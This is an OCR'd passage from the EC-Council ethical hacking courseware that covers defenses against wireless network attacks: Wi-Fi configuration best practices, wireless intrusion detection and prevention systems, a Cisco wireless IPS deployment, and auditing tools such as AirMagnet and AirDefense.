- **Wireless signal security:** In wireless networks, continuous monitoring and managing of network and the RF spectrum within the environment identifies the threats and awareness capability. The **Wireless Intrusion Detection System (WIDS)** has the capability of analyzing and monitoring the RF spectrum. The unauthorized wireless devices that violate the security policies of the company can be detected by alarm generation. The activities such as increased bandwidth usage, RF interferences, and unknown rogue wireless access points etc. are the indications of the malicious network. With the help of these indications you can easily detect the malicious network and can maintain the wireless security. The attacks against the wireless network cannot be predicted. Continuous monitoring of the network is the only measure that can be used to prevent such attacks and secure the network.
- **Network protection:** **Strong authentication** ensures only authorized user to gain access to your network thereby protecting your network from attacker.
- **Data protection:** Data protection can be attained by encrypting the data with the help of the encryption algorithms such as **WPA2** and **AES**.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **End-user protection:** Even if the attacker is associated with the Aps, the personal firewalls installed on the end user system on the same WLAN prevents the attacker from accessing the files on an end-user device, thereby protects the end user.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.


How to Defend Against Wireless Attacks

Besides using tools that monitor the security of a wireless network, users can follow some approaches to defend their networks against various threats and attacks.

The following are some of the configured best practices for Wi-Fi that ensure **WLAN security**:

- Change the default **SSID** after **WLAN configuration**
- Set the router access password and enable firewall protection
- Disable SSID broadcasts
- Disable remote router login and wireless administration
- Enable MAC Address filtering on your access point or router
- Enable encryption on access point and change passphrase often

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



How to Defend Against Wireless Attacks (Cont'd)

Wireless networks can be protected from various wireless attacks by changing the SSID settings to provide high-level security. The following are the ways to set the SSID settings that ensure WLAN security:

- Use SSID cloaking to keep certain default wireless messages from broadcasting the ID to everyone
- Do not use your SSID, company name, network name, or any easy to guess string in passphrases
- Place a firewall or packet filter in between the AP and the corporate Intranet
- Limit the strength of the wireless network so it cannot be detected outside the bounds of your organization
- Check the wireless devices for configuration or setup problems regularly
- Implement a different technique for encrypting traffic, such as IPSec over wireless


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

How to Defend Against Wireless Attacks (Cont'd)

Setting strong authentication for **Wi-Fi networks** access can be a considered as a measure to defend the WLAN against wireless attacks. The following are the ways to set Wi-Fi authentication to the strongest level:

- Choose Wi-Fi Protected Access (WPA) instead of WEP
- Implement WPA2 Enterprise wherever possible
- Disable the network when not required
- Place wireless access points in a secured location
- Keep drivers on all wireless equipment updated
- Use a centralized server for authentication

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.



How to Defend Against Wireless Attacks (Cont'd)

Many wireless defense techniques are adopted for protecting the network against wireless attacks and we have discussed them in a previous module. Using appropriate **WIDS**, **RADIUS server** and other security mechanisms at the right place can defend your wireless network from being attacked.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





FIGURE 15.76: Defending against wireless attacks

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Module Flow

Wireless security can be accomplished not only with manual methods but also with wireless security tools. The security tools combined with the manual methods make the WLAN more secure.

This section is dedicated to wireless security tools and mechanisms.

Wireless Concepts	**Wireless Encryption**
Wireless Threats	**Wireless Hacking Methodology**
Wireless Hacking Tools	**Bluetooth Hacking**
Countermeasure	**Wireless Security Tools**
Wi-Fi Pen Testing	

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Wireless Intrusion Prevention Systems

A wireless intrusion prevention system (WIPS) is a network device that **monitors** the **radio spectrum** for detecting access points (**intrusion detection**) without the permission of the hosts in nearby locations, and it can also implement countermeasures automatically. Wireless intrusion prevention systems protect networks against wireless threats, and enable administrators to detect and prevent various network attacks.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




FIGURE 15.77: Wireless Intrusion Prevention Systems

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Wireless IPS Deployment

A WIPS is made up of a number of components that work together to provide a unified security monitoring solution.

Component functions in a Cisco's Wireless IPS Deployment:

- **Access Points in Monitor Mode:** Provides constant channel scanning with attack detection and packet capture capabilities.
- **Mobility Services Engine (running wireless IPS Service):** The central point of alarm aggregation from all controllers and their respective wireless IPS Monitor Mode Access Points. Alarm information and forensic files are stored on the system for archival purposes.
- **Local Mode Access Point(s):** Provides wireless service to clients in addition to time-sliced rogue and location scanning.
- **Wireless LAN Controller(s):** Forwards attack information from wireless IPS Monitor Mode Access Points to the MSE and distributes configuration parameters to APs.
- **Wireless Control System:** Provides the administrator the means to configure the wireless IPS Service on the MSE, push wireless IPS configurations to the controller, and set APs into wireless IPS Monitor mode. It is also used for viewing wireless IPS alarms, forensics, reporting, and accessing the threat encyclopedia.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.





FIGURE 15.78: Cisco's Wireless IPS Deployment

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Wi-Fi Security Auditing Tool: AirMagnet WiFi Analyzer

Source: http://www.flukenetworks.com

AirMagnet WiFi Analyzer is a standard tool for **mobile auditing** and **troubleshooting enterprise** Wi-Fi networks. It helps IT staff solve end-user issues while automatically detecting security threats and wireless network vulnerabilities. The solution enables network managers to test and diagnose dozens of common wireless performance issues including throughput issues, connectivity issues, device conflicts, and signal multipath problems. It includes a full compliance reporting engine, which automatically maps collected network information to requirements for compliance with policy and industry regulations.

AirMagnet WiFi Analyzer is available in "**Express**" and "**PRO**" versions. Express provides the core building blocks of Wi-Fi troubleshooting and auditing with the ability to see devices, automatically identify common problems, and physically locate specific devices. PRO version significantly extends all the capabilities found in the Express version and adds many more to provide a Wi-Fi tool to solve virtually any type of performance, security, or reporting challenge in the field.

AirMagnet WiFi Analyzer can detect Wi-Fi attacks such as **DoS attacks**, authentication/encryptions attacks, network penetration attacks, etc. It can easily locate unauthorized (rogue) devices or any policy violator.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




FIGURE 15.79: AirMagnet WiFi Analyzer Screenshot

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Wi-Fi Security Auditing Tool: AirDefense

Source: http://www.airdefense.net

AirDefense provides a **single UI-based** platform for wireless monitoring, intrusion protection, automated threat mitigation, etc. It provides tools for wireless rogue detection, policy enforcement, intrusion prevention, and regulatory compliance. It uses distributed sensors that work in tandem with a hardened purpose-built server appliance to monitor all **802.11 (a/b/g/n)** wireless traffic in real time. It analyzes existing and day-zero threats in real time against historical data to accurately detect all wireless attacks and anomalous behavior. It enables the rewinding and reviewing of detailed wireless activity records that assist in forensic investigations and ensure policy compliance.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.


